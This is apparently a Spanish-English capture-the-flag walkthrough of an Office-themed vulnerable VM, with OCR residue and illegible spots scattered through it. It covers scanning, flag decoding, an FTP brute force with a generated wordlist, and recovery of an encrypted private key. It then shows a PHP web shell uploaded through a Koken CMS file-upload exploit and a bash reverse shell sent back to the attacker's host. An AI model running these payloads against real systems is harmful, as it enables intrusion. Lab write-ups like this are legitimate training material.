```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Sun Jun 15 15:52:06 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.0.2.98
Host is up (0.00018s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/nothingtoseehere
|_http-title: Site doesn't have a title (text/html).
18888/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Koken 0.22.24
|_http-title: Dunder Mifflin
65533/tcp open  http    Apache httpd 2.4.29
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:8F:02:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Unix
```

```
❯ whatweb http://10.0.2.98
http://10.0.2.98 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.98]
❯ whatweb http://10.0.2.98:18888
http://10.0.2.98:18888 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.98], JQuery[1.12.4], Meta-Author[Angela Martin
], MetaGenerator[Koken 0.22.24], Script, Title[Dunder Mifflin], X-UA-Compatible[IE=edge]
❯ whatweb http://10.0.2.98:65533
http://10.0.2.98:65533 [403 Forbidden] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.98], Title[403 Forbidden]
```

```
❯ searchsploit koken 0.22.24
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
```

```
❯ gobuster dir -u http://10.0.2.98 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.98
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,xml,css,md,png,txt,js,sh,php,jpg
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 2819]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/background.png       (Status: 200) [Size: 262100]
/robots.txt           (Status: 200) [Size: 42]
/nick                 (Status: 301) [Size: 305] [--> http://10.0.2.98/nick/]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/staffblog            (Status: 301) [Size: 310] [--> http://10.0.2.98/staffblog/]
/server-status        (Status: 403) [Size: 274]
```

view-source:http://10.0.2.98/


```
<!-- [illegible]
❯ echo '[illegible]' > hash.txt
❯ base64 -d hash.txt
[illegible]
```


From Morse Code

Letter delimiter: Space   Word delimiter: Line feed



```
[illegible]
.- --... ..... ..--- ....- -... ...--
```



1246 1   Raw Bytes LF

Output

```
JIMANDPAMHAVETALKEDABOUTMEINMORSECODESEVERALTIMES.BUTJOKE'SONTHEMBECAUSEIKNOWMORSECODE.SINCEYOUCOULDREADTHISIAS
SUMEYOUKNOWITTOO.ANYWAYSTHISISJUSTTHEFIRSTFLAG,YOUWILLNEVERCRACKMYINGENIOUSMACHINE,DON'TFORGETIAMBETTERTHANYOUH
AVEEVERBEENOREVERWILLBE!DWIGHTFLAG1:8CAF9C64F9D1181206FEC7F40A7524B3
```

```
❯ cat flags
       File: flags
   1   DWIGHT FLAG1 : 8CAF9C64F9D1181206FEC7F40A7524B3
```






```
❯ tshark -r nick.pcap
    1   0.000000    10.0.2.15 → 10.0.2.75    TCP 74 49224 → 21 [SYN] Seq=0 Win=6424
    2   0.000433    10.0.2.75 → 10.0.2.15    TCP 74 21 → 49224 [SYN, ACK] Seq=0 Ack
    3   0.000461    10.0.2.15 → 10.0.2.75    TCP 66 49224 → 21 [ACK] Seq=1 Ack=1 Wi
    4   0.002926    10.0.2.75 → 10.0.2.15    FTP 86 Response: 220 (vsFTPd 3.0.3)
    5   0.002950    10.0.2.15 → 10.0.2.75    TCP 66 49224 → 21 [ACK] Seq=1 Ack=21 W
    6   1.882592    10.0.2.15 → 10.0.2.75    FTP 78 Request: USER creed
    7   1.883044    10.0.2.75 → 10.0.2.15    TCP 66 21 → 49224 [ACK] Seq=21 Ack=13
    8   1.883056    10.0.2.75 → 10.0.2.15    FTP 100 Response: 331 Please specify t
    9   1.883062    10.0.2.15 → 10.0.2.75    TCP 66 49224 → 21 [ACK] Seq=13 Ack=55
   10   3.835567    10.0.2.15 → 10.0.2.75    FTP 78 Request: PASS creed
   11   3.851964    10.0.2.75 → 10.0.2.15    FTP 89 Response: 230 Login successful.
```

```
❯ ftp 10.0.2.98
Connected to 10.0.2.98.
220 (vsFTPd 3.0.3)
Name (10.0.2.98:kali): creed
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```


```
❯ antiword CreedThoughts.doc | cat
       STDIN
   1
   2   www.creedthoughts.gov.www/creedthoughts
   3
   4   Creed Thoughts!
   5
   6
   7   Hey-o, everyone out there in SyberWorld. It,s old Creed Bratt
```

```
Reminder: The IT guy told that my password is not safe enough. I wonder how
he found out. Anyways, I added 3 digits to the end so it’s supersafe now.
Nobody's gonna crack that, baby!

#FLAG3: 50f1ff7bc72bb24c0082be83a8b8c497
```

Claro, puedo ayudarte a crear un script en Python que genere un archivo `wordlist.txt` con contraseñas que comiencen con la palabra "creed" seguida de tres dígitos, desde "creed000" hasta "creed999".

Aquí tienes el código:

```python
# Nombre del archivo de salida
output_file = "wordlist.txt"

# Abrir el archivo en modo escritura
with open(output_file, "w") as file:
    # Iterar desde 000 hasta 999
    for i in range(1000):
        # Formatear el número con tres dígitos, rellenando con ceros a la izquierda
        password = f"creed{i:03d}\n"
        # Escribir la contraseña en el archivo
        file.write(password)

print(f"Se ha creado el archivo {output_file} con las contraseñas.")
```

```
❯ nano creed.py
❯ python3 creed.py
Se ha creado el archivo wordlist.txt con las contraseñas.
❯ ll
.rw-rw-r-- kali kali 256 KB Sun Jun 15 16:05:47 2025 background.png
.rw-rw-r-- kali kali 465 B  Sun Jun 15 17:12:43 2025 creed.py
.rw-rw-r-- kali kali  14 KB Sun Jun 15 16:02:26 2025 CreedThoughts.doc
.rw-rw-r-- kali kali  94 B  Sun Jun 15 17:09:05 2025 flags
.rw-rw-r-- kali kali 1.6 KB Sun Jun 15 16:55:17 2025 hash.txt
.rw-rw-r-- kali kali 7.6 KB Sun Jun 15 16:59:55 2025 nick.pcap
.rw-rw-r-- kali kali 459 B  Sun Jun 15 15:51:46 2025 ports
.rw-rw-r-- kali kali 1.0 KB Sun Jun 15 15:52:21 2025 target
.rw-rw-r-- kali kali 8.8 KB Sun Jun 15 17:12:49 2025 wordlist.txt
```

```
  GNU nano 8.4                                                    wordlist.txt
creed000
creed001
creed002
creed003
creed004
creed005
creed006
creed007
creed008
creed009
creed010
creed011
creed012
```

```
❯ hydra -l creed -P wordlist.txt ftp://10.0.2.98
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Plea
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 logi
[DATA] attacking ftp://10.0.2.98:21/
[21][ftp] host: 10.0.2.98   login: creed   password: creed223
```

```
❯ ftp 10.0.2.98
Connected to 10.0.2.98.
220 (vsFTPd 3.0.3)
Name (10.0.2.98:kali): creed
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40091|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2026 Nov 12  2020 archive.zip
-rw-r--r--    1 0        0             176 Nov 30  2020 reminder.txt
226 Directory send OK.
ftp> get reminder.txt
local: reminder.txt remote: reminder.txt
229 Entering Extended Passive Mode (|||40060|)
150 Opening BINARY mode data connection for reminder.txt (176 bytes).
100% |***********************************************************
226 Transfer complete.
176 bytes received in 00:00 (61.98 KiB/s)
ftp> get archive.zip
local: archive.zip remote: archive.zip
229 Entering Extended Passive Mode (|||40076|)
150 Opening BINARY mode data connection for archive.zip (2026 bytes).
100% |***********************************************************
226 Transfer complete.
2026 bytes received in 00:00 (2.55 MiB/s)
```

```
❯ cat reminder.txt
       File: reminder.txt
   1   Oh snap, I forgot the password for this zip file. I remember, it made Michael laugh when he heard it, but Pam got really offended.
   2
   3   #FLAG4: 4955cbee5a6a5a48ce79624932bd1374
```

Google I remember, it made Michael laugh when he heard it, but Pam got really offended.

IMDb
https://m.imdb.com › characters · Traducir esta página
Jenna Fischer as Pam Beesly - The Office

Michael Scott: You know what? It made me laugh, but Pam got really offended.
Kevin Malone: Big boobs.
Meredith Palmer: Drama queen?
Angela Martin: Nosy?
Pam Beesly: You're typing "big boobs"?
Jim Halpert: I'm trying everything.
Dwight Schrute: Try "big boobz" with a z.
Jim Halpert: That's...
[*the password got accepted*]
Jim Halpert: the password. We're in.
[*the crew cheered*]
Michael Scott: The important thing is this kept us secure, people.

```
❯ unzip archive.zip
Archive:  archive.zip
[archive.zip] email password:
  inflating: email
  inflating: michael
❯ ll
.rw-rw-r-- kali kali 2.0 KB Thu Nov 12 19:16:44 2020 archive.zip
.rw-rw-r-- kali kali 256 KB Sun Jun 15 16:05:47 2025 background.p
.rw-rw-r-- kali kali 465 B  Sun Jun 15 17:12:43 2025 creed.py
.rw-rw-r-- kali kali  14 KB Sun Jun 15 16:02:26 2025 CreedThought
.rwxrwx--- kali kali 460 B  Mon Oct 19 15:18:50 2020 email
.rw-rw-r-- kali kali 134 B  Sun Jun 15 17:18:47 2025 flags
.rw-rw-r-- kali kali 1.6 KB Sun Jun 15 16:55:17 2025 hash.txt
.rwxrwx--- kali kali 1.7 KB Thu Nov 12 19:06:20 2020 michael
```

```
❯ cat email -p
To: oscar@dundermifflin.com
Subject: Costume Party
From: michael@dundermifflin.com
Content-Type: text/html; charset="utf8"

Hey Oscar!

Angela is out sick so she couldn't manage the costume party gallery right now. Dwight showed up as a jamaican zombie woman AGAIN. It's gross. Please remove the picture from the gallery
. Oh yeah, you don't have access to it, so just use Angela's profile. The password is most probably one of her cats name.

Michael
```

Sprinkles - Sprinkles is one of Angela's cats. Sprinkles is decease had been very sick for a long time and asked Dwight to look after Sprinkles what he thought was a lethal amount of drugs and plac also claims that Sprinkles had a litter and offered to sell off the kit

Garbage - Garbage was a cat that Dwight trapped to give to Ange Dwight, Garbage killed an entire family of raccoons. Angela rejec was discovered by Andy, who gave him to Angela. Angela then ac

Bandit - In the episode "Stress Relief" Angela kept Bandit in a de was a fire Angela shouted up to Oscar, who had crawled into the catch Bandit and Bandit fell through a hole in the ceiling. He survi Angela's desk drawers. He is seen later on chewing a cord on the Delivery" where Jim puts a diaper on him for practice for when he

Princess Lady - Angela sold her engagement ring from Andy and Lady. She was very expensive at 7,000 dollars. Angela states tha people. This may show her annoyance at Dwight and Andy for bo

Mr. Ash - Mr. Ash is another one of Angela's cats. Angela has me was seen humping Princess Lady, as Oscar had seen on Angela'

Petals - Angela is overheard on the nanny cam speaking to Petal Circuit".

Comstock- Comstock was one of Angela's cats. It was her husba away after her son Philip proved to be allergic. She eventually ga denim jeans and putting him on bikes.

Ember, Milky Way, Diane and Lumpy - Are named as Angela's ca when he would stay over.

Philip - Not much is known about this cat however he was import Philip, after him.

Tinkie, Crinklepuss, Bandit Two, Pawlick Baggins, Lady Aragorn - Airplane". Having split up with the Senator, she now lives in a stu

nombre de los gatos de angela en the office

```
❯ cat angela.txt
```


```
       File: angela.txt
   1   Sprinkles
   2   Garbage
   3   Bandit
   4   PrincessLady
   5   Mr.Ash
   6   Petals
   7   Comstock
   8   Ember
   9   MilkyWay
  10   Diane
  11   Lumpy
  12   Philip
  13   Tinkie
  14   Crinklepuss
  15   BanditTwo
  16   PawlickBaggins
  17   LadyAragorn
```


```
❯ cat michael -p
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,CF1CA7F9558B5637B0C9F66B972B6AB6

GlAt2Uhi+zBOMhGrASR0ica1YTk7BTBNzKAkqLGzyTy1eplEKiTou7LdW5hV7Khf
ZU+9X9Cg5L9KHT+w0OFQeVghzYOwZ+aeyzoii1Wo/pFx460eUj5oFTJnsN/UvHfi
sjGX8bLp4RT+HjTZr7b2+XiDww33xdskdnXeHBc9CsDRA+59x8+bszto+X3zaIVF
LaJ4nIx2nTVtn9DKEItfmsL3iCn4BKKT1kQ94K8R3Cx11Hdb49buByRYcICJhoT6
j416LKNUnH9F53dLyHrY6VoxjrckZWQC05DhiNgva6TxBqoX8XMEVWNf9UBoqsbl
MYVY5p2nbvM6u6pyViX6hSqLLxMe9kcyvYeC51irASXIlGZW6fQEieGesRm4uKG4
HeFtT57TXh7XIjqscqsR/swFMF9FGRRro0fCDTza3q+lKrmGWSQT6zM4F4iH0oOu
6K8cpe2JBfBQTHIXG136Xu4IF/4FVzXFfP4B920ecwTjRdxpeCZIKcItqp6dQ50f
HomaBFr0Bka/UfyJADDaDJ1oC78Vgg31y6QQwQsfKpiL0GDYwmCYFEk2/WBF8uyf
ZwTh0CnyUcIyXxv996ZLfX9RSRcrKXhMjw2YLz43cP5bkwUrBZ1/OnnCsxzaZWBX
r+NZEWkFIfFGat6RWmregVwR58oQg4s07fIIN+VFWTdCl9HGFlMGBrpUrly5PIzF
5hEIxDiuL6LEcW5kMYwtrPCo4QK+++KikySBpNaVxuY0Fy1E07AKyFl+7DMu82eH
hI29O4ebO0J15jxIX8Ta9dXCspqKbYeL6RMB6/uZEd61cP2Mh0Kd8K7rUuCdyOIF
7RXF61whnhy4YB7Um+O3iTABQjsR2T0+IKxasYEriuQNMrqMwtQXPIfxJ/wAcViA
mLKh/HoCUCfoC8+ksWwycYuEde06OxRH9zn0HITt5pgs+gtkBgGG25xSUbE9rGMC
iQGd/wDIcad0tjT9WnxoSPvlYRHSWLy5KjyGGShWRcXbMM4lhZbvHHktr6pD35rn
XMWdsLTKn5xr0IDF+iBNpd/cUKGO1Wi4TjZkZf6aTZZCzumrf3/A1ZH6pf32vRdg
9fA4eEHgwwn/qLJRYo33mj96+gBdRleYBaIxUmxm4VbJ8qkD0kthPI32LzvVgKOM
8q2J1cC7pJN5BVM1nmMPxz29MUZXvf4RU75p9fE1lBaX/5aBp+J7HUHREBg0cod6
6NHJ+u/WgGhrUGITi2V+4SL7Xi5F1ig2goA8EL5MYlnv4tU39Bihw6AOfqmGza9H
cQr9vsF1ryFXqAD7IxwjjTYgcTWxEj2P/LBzeC6rfLzgPeulPkPHVBaiB2lzIGEB
uExO3CjF9cqZMRyRo8XhOmrZw5vE2eO43uqpWFIwb4PUoG3uVcKEVqpuZ6bSYPvI
L59nw0ONv+1G4t4BG/WSHGKBq1hcpOpNIFGASFR8eVVchpK9OtMTwGvSp/M7diRR
/EjSLFhcBhKgjInCHgyRnQa5X3B6z9/HIGkwdH381CuXl5MYxDAt3S3IvJ6prolz
0lpnN5PD4wHHDdvVSntdV5w4rdJSdWaVcHohLLj/elYvPkjor8MARqeLatyYUL2y
-----END RSA PRIVATE KEY-----
```

```
❯ chmod 400 michael
```


```
❯ nmap -p22 -sCV 10.0.2.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 17:34 CEST
Nmap scan report for 10.0.2.98
Host is up (0.00017s latency).

PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
MAC Address: 08:00:27:8F:02:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```


```
❯ gobuster dir -u http://10.0.2.98:18888 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100 --exclude-length 0
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.98:18888
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          0
[+] User Agent:              gobuster/3.6
[+] Extensions:              png,jpg,js,sh,php,xml,md,txt,html,css
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 2991]
/admin                (Status: 301) [Size: 315] [--> http://10.0.2.98:18888/admin/]
/storage              (Status: 301) [Size: 317] [--> http://10.0.2.98:18888/storage/]
/app                  (Status: 301) [Size: 313] [--> http://10.0.2.98:18888/app/]
/api.php              (Status: 500) [Size: 600]
```





13	Tinkie	404	13	275
14	Crinklepuss	302	15	1731
15	BanditTwo	404	13	275






Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48706	N/A	V1N1V131R4	WEBAPPS	PHP	2020-07-26


EDB Verified: ✕ **Exploit:** ⬇ / {} **Vulnerable App:**


```
Steps to exploit:

1. Create a malicious PHP file with this content:

   <?php system($_GET['cmd']);?>

2. Save as "image.php.jpg"

3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library panel) and send the HTTP request to Burp.

4. On Burp, rename your file to "image.php"
```





```
❯ nano image.php.jpg
❯ cat image.php.jpg
       File: image.php.jpg
   1   <?php system($_GET['cmd']); ?>
```













5. On Koken CMS Library, select you file and put the mouse on "Download File" to see where your file is hosted on server.






```
10.0.2.98:18888/storage/originals/28/75/image.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.98] 36078
bash: cannot set terminal process group (916): Inappropriate ioctl for device
bash: no job control in this shell
www-data@doomsday:/var/www/koken/storage/originals/28/75$
```

```
www-data@doomsday:/var/www/koken/storage/originals/28/75$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
dwight:x:1000:1000:Dwight Schrute:/home/dwight:/bin/bash
michael:x:1002:1002:Michael Scott,,,:/home/michael:/bin/rbash
```

```
www-data@doomsday:/home/michael$ cd /var/www/html
www-data@doomsday:/var/www/html$ ls -la
total 284
drwxr-xr-x 5 root root   4096 Nov 17  2020 .
drwxr-xr-x 5 root root   4096 Nov 12  2020 ..
drwxr-xr-x 2 root root   4096 Nov 30  2020 _hint_
-rw-r--r-- 1 root root 262100 Nov  2  2020 background.png
-rw-r--r-- 1 root root   2819 Nov 12  2020 index.html
drwxr-xr-x 2 root root   4096 Nov 30  2020 nick
-rw-r--r-- 1 root root     42 Nov 17  2020 robots.txt
drwxr-xr-x 2 root root   4096 Nov 30  2020 staffblog
```

```
